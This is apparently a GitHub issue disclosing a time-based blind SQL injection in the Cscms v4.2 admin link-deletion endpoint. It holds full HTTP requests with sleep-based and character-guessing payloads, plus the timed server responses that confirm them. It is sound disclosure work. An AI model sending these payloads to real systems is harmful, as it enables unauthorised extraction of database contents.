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SQL injection vulnerability exists in Cscms music portal system v4.2 #35


⊙ Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19


Details

there is a Injection vulnerability exists in sys_Links.php_del

After logging in, the administrator needs to add a friendship link first. SQL injection vulnerability occurs when deleting the friendship link. The constructed malicious payload is as follows



```
POST /admin.php/Links/del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvbg76ecdifg0j6vl1bpl; cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
```



```
POST /admin.php/Links/del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvbg76ecdifg0j6vl1bpl; cscms_admin_id=
3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCo18INzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

id[]=(sleep(5))
```


```
HTTP/1.1 200 OK
Date: Mon, 07 Mar 2022 07:19:58 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=4s8n6to7ppmso7q477effmkdbothof0s; expires=Mon, 07-Mar-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 96

{"error":0,"info":{"url":"\/admin.php\/links?v=4976"},"msg":{"url":"\/admin.php\/
```

655 bytes | 5,470 millis

You can see that success makes the server sleep
Construct payload to guess the database

```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```




```
POST /admin.php/Links/del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvbg76ecdifg0j6vl1bpl; cscms_admin_id=
3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCo18INzjjyeMF3fURy57grmVzbA;XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 95

id[]=
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))e
lse(1)end)
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Mar 2022 07:25:07 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=8vcc6ulr2ip0pb7etop21a309lueu384; expires=Mon, 07-Mar-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 96

{"error":0,"info":{"url":"\/admin.php\/links?v=4482"},"msg":{"url":"\/admin.php\/
```

655 bytes | 5,480 millis



```
cscms@localhost
  console_1 2 s 427 ms
    console_1 2 s 427 ms
```

	`database()`
1	cscms

There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant